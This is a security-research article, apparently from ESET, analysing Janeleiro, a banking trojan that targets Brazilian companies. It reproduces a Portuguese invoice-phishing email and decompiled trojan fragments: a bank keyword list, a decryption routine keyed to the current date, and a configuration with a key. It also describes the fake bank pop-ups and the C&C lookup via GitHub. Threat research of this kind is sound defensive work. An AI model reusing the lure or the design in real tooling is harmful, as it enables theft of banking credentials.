Janeleiro, the time traveler: A new old banking trojan in Brazil

welivesecurity.com/2021/04/06/janeleiro-time-traveler-new-old-banking-trojan-brazil/

April 6, 2021

ESET Research uncovers a new threat that targets organizations operating in various sectors in Brazil

UPDATE (April 6th, 2021):
Although we have not received any official response from GitHub, when we checked April 6th at around 18:00 UTC, the malicious repositories used by Janeleiro had been taken down.

ESET Research has been tracking a newly discovered banking trojan that has been targeting corporate users in Brazil since 2019 across many verticals affecting sectors such as engineering, healthcare, retail, manufacturing, finance, transportation, and government.

This new threat, which we've named Janeleiro, attempts to deceive its victims with pop-up windows designed to look like the websites of some of the biggest banks in Brazil. These pop-ups contain fake forms, aiming to trick the malware's victims into entering their banking credentials and personal information that the malware captures and exfiltrates to its C&C servers. Janeleiro follows exactly the same blueprint for the core implementation of this technique as some of the most prominent malware families targeting the region: Casbaneiro, Grandoreiro, Mekotio, Amavaldo, and Vadokrist, among others.


In contrast to those well-known malware families, Janeleiro is written in Visual Basic .NET, a big deviation from the favored Delphi programming language that threat actors in the region have been using for years. Janeleiro has been evolving towards the objective of giving more control to the operators to manipulate and adjust its fake pop-up windows based on what they need to pull off the attack, send mouse clicks and keystrokes, and recording user input and the screen in real time. The nature of these types of attack is not characterized by their automation capabilities, but rather by the hands-on approach: in many cases the operator must adjust the windows via commands in real time.

The operators seem comfortable using GitHub to store their modules, administering their organization page, and uploading new repositories every day where they store the files with the lists of C&C servers that the trojans retrieve to connect to their operators. Having your malware depend on a single source is an interesting move – but what if we told you that the newest version of Janeleiro only lives for one day?

Target: Brazil

Based on our telemetry data, we can affirm that this malware targets only corporate users. Malicious emails are sent to companies in Brazil and, even though we do not think these are targeted attacks, they seem to be sent in small batches. According to our telemetry, the affected sectors are engineering, healthcare, retail, manufacturing, finance, transportation and government.

An example of a phishing email is shown in Figure 1: a false notification regarding an unpaid invoice. It contains a link that leads to a compromised server. The retrieved page simply redirects to the download of a ZIP archive hosted in Azure. Some other emails sent by these attackers don't have a redirection via a compromised server but lead directly to the ZIP archive.



Amanda Soares <prontuario31695@contato7.parametrosmedidos.com> [redacted] Tue 3/9

Segue em anexo 2via de fatura pendente!

Prezado Senhor(a)[redacted]@[redacted].com.br , nosso controle de pagamento continua acusando, em sua conta, Fatura vencida do mês 02/2021, apesar de nossa carta de data anterior, pedimos a V.Sa. que regularize com urgência essa situação, caso contrário seremos obrigados a encaminhar o assunto ao nosso departamento Jurídico. [Fatura em Anexo]

http://www.[redacted].com/img/
headers/ed
Click or tap to follow link.

Anexo: [Fatura-Fevereiro]

1. O não pagamento até a data de vencimento acarretará no cancelamento do acordo e a inclusão de seu nome nos órgãos de proteção ao crédito de sua região.

2. Este acordo não inclui eventuais transações realizada após formalização da quitação desta fatura.

Gerenciamento de serviço de Cobrança LTDA:
Telefone(s) e horario de atendimento: (São Paulo) 11 5181.9588 (Rio de Janeiro) 21 2443.4345 - das 8H as 18H de 2ª a 6ª Feira:
Endereço Avenida das Nações Unidas, 14.172 Rochaverá, Crystal Tower - 18 andar -
São Paulo - SP - Brasil - CEP 04794-000

a_[illegible]

Figure 1. Example of a malicious email

The servers that host these ZIP archives with Janeleiro have URLs that follow the same convention as other URLs that we saw delivering other banking trojan families (see the *Indicators of Compromise* section). In some cases, these URLs have distributed both Janeleiro and other Delphi bankers at different times. This suggests that either the various criminal groups share the same provider for sending spam emails and for hosting their malware, or that they are the same group. We have not yet determined which hypothesis is correct.

An overview of the attack is shown in Figure 2.




Figure 2. Janeleiro attack overview (simplified)

The ZIP archive contains an MSI installer that loads the main trojan DLL. Using an MSI installer is a favored technique of several malware families in the region. Janeleiro retrieves the computer's public IP address and uses a web service to attempt to geolocate it. If the returned country code value does not match BR, the malware exits. If the geolocation check passes, Janeleiro gathers information of the compromised machine, including:

- Current date and time
- Machine name and username
- OS full name and architecture
- Malware version
- Region name obtained when geolocating the computer

The information is uploaded to a website with the purpose of tracking successful attacks. After that, Janeleiro retrieves the IP addresses of the C&C servers from a GitHub organization page apparently created by the criminals. Then it is ready to start its core functionality and wait for commands from an operator.

In 2020 ESET published a white paper detailing findings about interconnectivity of the most prominent Latin American families of banking trojans including Casbaneiro, Grandoreiro, Amavaldo among others. The similarities described in that paper are in the implementation of the trojan's core: notifying the operator when there is an active window with an interesting name or title based on a predefined keyword list, and using a fake pop-up window to trick potential victims into thinking they are entering sensitive information on a legitimate website. This process is illustrated by the flowchart in Figure 3.



Collect information about machine
Send notification to operator
Scan active windows
Found targeted window?
Yes
No
Initialize communication with C&C server
Display fake pop-up window
welivesecurity

Figure 3. Typical core implementation of banking trojans from Latin America

Janeleiro follows the exact blueprint for its core implementation as eleven other malware families that target Brazil. As shown in Figure 4, we can see some of the fake pop-up windows created by Janeleiro.





Figure 4. Fake pop-up windows used by Janeleiro

Janeleiro in action

Janeleiro begins enumerating windows and checking their titles to find interesting keywords (as shown in Figure 5) that would indicate that the user is visiting the website of a banking entity of interest, especially those that are supported by its implementation of fake pop-up windows.




```
this.ListaPalavrasChaves_197419.Add("bradesco");
this.ListaPalavrasChaves_197419.Add("ibpf");
this.ListaPalavrasChaves_197419.Add("santander");
this.ListaPalavrasChaves_197419.Add("banking");
this.ListaPalavrasChaves_197419.Add("bancodobrasil");
this.ListaPalavrasChaves_197419.Add("mercantil");
this.ListaPalavrasChaves_197419.Add("itau");
this.ListaPalavrasChaves_197419.Add("bankline");
this.ListaPalavrasChaves_197419.Add("homeinternet");
this.ListaPalavrasChaves_197419.Add("icainternet");
this.ListaPalavrasChaves_197419.Add("sicredi");
this.ListaPalavrasChaves_197419.Add("bancointer");
this.ListaPalavrasChaves_197419.Add("bancooriginal");
this.ListaPalavrasChaves_197419.Add("bs2");
this.ListaPalavrasChaves_197419.Add("pagbank");
this.ListaPalavrasChaves_197419.Add("pagseguro");
this.ListaPalavrasChaves_197419.Add("loginnubank");
this.ListaPalavrasChaves_197419.Add("bancodonordeste");
this.ListaPalavrasChaves_197419.Add("internetbanrisul");
this.ListaPalavrasChaves_197419.Add("homebroker");
this.ListaPalavrasChaves_197419.Add("banrisuln");
this.ListaPalavrasChaves_197419.Add("banrisulh");
this.ListaPalavrasChaves_197419.Add("banrisulhome");
this.ListaPalavrasChaves_197419.Add("bancodoestado");
this.ListaPalavrasChaves_197419.Add("banpar");
this.ListaPalavrasChaves_197419.Add("bancodaama");
this.ListaPalavrasChaves_197419.Add("citidirect");
this.ListaPalavrasChaves_197419.Add("singlesign");
this.ListaPalavrasChaves_197419.Add("daycoval");
this.ListaPalavrasChaves_197419.Add("minhabv");
this.ListaPalavrasChaves_197419.Add("banknet");
this.ListaPalavrasChaves_197419.Add("bancopan");
this.ListaPalavrasChaves_197419.Add("c6bank");
this.ListaPalavrasChaves_197419.Add("bbva");
this.ListaPalavrasChaves_197419.Add("banorte");
this.ListaPalavrasChaves_197419.Add("banamex");
this.ListaPalavrasChaves_197419.Add("bancanet");
```

Figure 5. List of keywords that Janeleiro searches for in window titles

When one of the keywords is found, Janeleiro immediately attempts to retrieve the addresses of its C&C servers from GitHub and connects to them. These fake pop-up windows are dynamically created on demand and controlled by the attacker via commands to the malware, as they go through several stages to trick the user while the attacker, in real time, receives screen captures, the logged keystrokes and information that is entered in the fake forms.

The fact that threat actors abuse GitHub is nothing new; however, Janeleiro does it in quite interesting ways: the operators have created a GitHub organization page that they rename every day in the form SLK<dd/mm/yyyy> where <dd/mm/yyyy> is the current date.

A screenshot of the GitHub organization page as it looked on 15 March 2021 is shown in Figure 6.



SLK15032021 — Updated 11 hours ago

SLK13032021 — Updated 2 days ago

SLK12032021 — Updated 4 days ago


People

This organization has no public members. You must be a member to see who's a part of this organization.

Figure 6. GitHub organization page with repositories used by the operators of Janeleiro

Daily, the operator **novoescritorio1-alberto** creates a new repository following this naming format. The purpose of the repository is to contain a file that has the list of IP addresses for Janeleiro's C&C servers where it connects to report to its operators, to receive commands and to exfiltrate information in real time.

A screenshot showing one of the repositories in the GitHub organization page attributed to Janeleiro's operators is shown in Figure 7, including the username of the account that does the commits.



novoescritorio1-alberto Create SLK11032021.slk — 7 days ago — 2 commits

README.md — Initial commit — 7 days ago


SLK11032021.slk — Create SLK11032021.slk — 7 days ago

README.md

SLK11032021

Figure 7. Main branch with the SLK file for Janeleiro version 3

A screenshot of the secondary branch in the repository is shown in Figure 8.



This branch is 3 commits ahead of main.

novasecretaria1-alberto Create SLK03022021.slk [illegible] on 3 Feb 4 commits

README.md Initial commit last month

SLK03022021.slk Create SLK03022021.slk last month


README.md

SLK03022021

Figure 8. SLK branch with the SLK file for Janeleiro version 2

We have notified GitHub of this activity but at the time of writing no actions have been taken against the organization page nor the account that creates the repository with new C&C server addresses.

In the newest version of Janeleiro, version 0.0.3, the developers introduced an interesting encryption/decryption feature using an open-source library called EncryptDecryptUtils. The new procedure for decryption is shown in Figure 9.




```
Public Function Mveseki(strEncrypted As String) As String

    strSeparator = "|'ini'|"
    strDate = DateTime.Now.ToString("dd/MM/yyyy")
    strKey = EncryptDecryptUtils.Encrypt(strDate, strDate, strDate, "md5")

    Return Strings.Split(EncryptDecryptUtils.Decrypt(
        strEncrypted,
        strKey,
        strKey,
        "SHA1"),
        strSeparator,
        -1,
        CompareMethod.Binary)(1)

End Function
```

Figure 9. Procedure for decryption implemented by Janeleiro version 0.0.3

To decrypt a string, Janeleiro encrypts the string resulting from *the current date* and the result is then used as a passphrase and salt value to create a new key for decryption. This has an extremely important effect: **the newest version of Janeleiro can only decrypt its strings on one intended day.** That could be the same day the strings were encrypted or one day in the future; on any other day, the decryption fails.

This is also true for the contents of the SLK file in the main branch: the encrypted and base 64 encoded list of C&C servers as shown in shown in Figure 10.




```
[illegible]
```

Figure 10. Contents of the SLK file in the main branch.

The contents are encrypted with the same procedure: when Janeleiro decrypts the contents of the file it must be on one specific date – the current date – to work as intended.

Evolution of Janeleiro

Janeleiro has an internal version value (as shown in Figure 11) that can be used by the attackers to identify which version of their malware successfully compromised a machine. As of March 2021, we have identified four versions, but with two of them sharing the same internal version number.



```
Namespace FC1E040C
    ' Token: 0x02000011 RID: 17
    Public Class Configs_338555
        ' Token: 0x04000052 RID: 82
        Public Shared key_code_338555 As String = "QGFiYzE5MDMyMDIwQGFiYw=="

        ' Token: 0x04000053 RID: 83
        Public Shared Versao_338555 As String = "0.0.2"

        ' Token: 0x04000054 RID: 84
        Public Shared SPL_338555 As String = "|'meio'|"

        ' Token: 0x04000055 RID: 85
        Public Shared EOF_338555 As String = "|'fim'|"
    End Class
End Namespace
```

Figure 11. Configuration values used by version 0.0.2A from 2020

While in 2021 we have seen versions 0.0.2 and 0.0.3, we were interested in finding a missing key piece in the evolution of Janeleiro: version 0.0.1, which should have been in existence in late 2019 or early 2020. To our surprise we found version 0.0.4 samples instead dating to 2019. These new samples of the trojan were deployed by a DLL loader component in tandem with a password stealer, which means the group behind Janeleiro has other tools in their arsenal.

An overview of Janeleiro's versions from 2019 through 2021 is shown in Figure 12.




Figure 12. Janeleiro's strange evolution timeline, based in the internal version of the malware

The inconsistency in the timeline and internal versioning of the malware suggests that it was under development as far back as 2018, and in 2020 they decided to switch to a previous version of their code and to improve that and refine its command processing for the operator to have better control of the trojan during the attack.

Breaker and keeper of traditions

While Janeleiro follows the same blueprint for the core implementation of its fake pop-up windows, along with other malware families that ESET has documented in the region, it sets itself apart from those malware families in several ways:

- **It is written in Visual Basic .NET:** The curious case of Brazil is that it is mostly targeted by banking trojans developed in Delphi – the programming language of choice for several threat actors that are apparently working together sharing tools and infrastructure. Janeleiro's preference for VB.NET is a notable deviation from what appears to be the norm for the region.
- **No binary obfuscation:** While Janeleiro does make use of light obfuscation by generating random names for its classes, modules, method names, parameters, and string encryption, it does not employ packers to make detection and analysis harder. Other trojans such as Grandoreiro, Mekotio, Ousaban, Vadokrist and Guildma make heavy use of Themida and binary padding techniques.

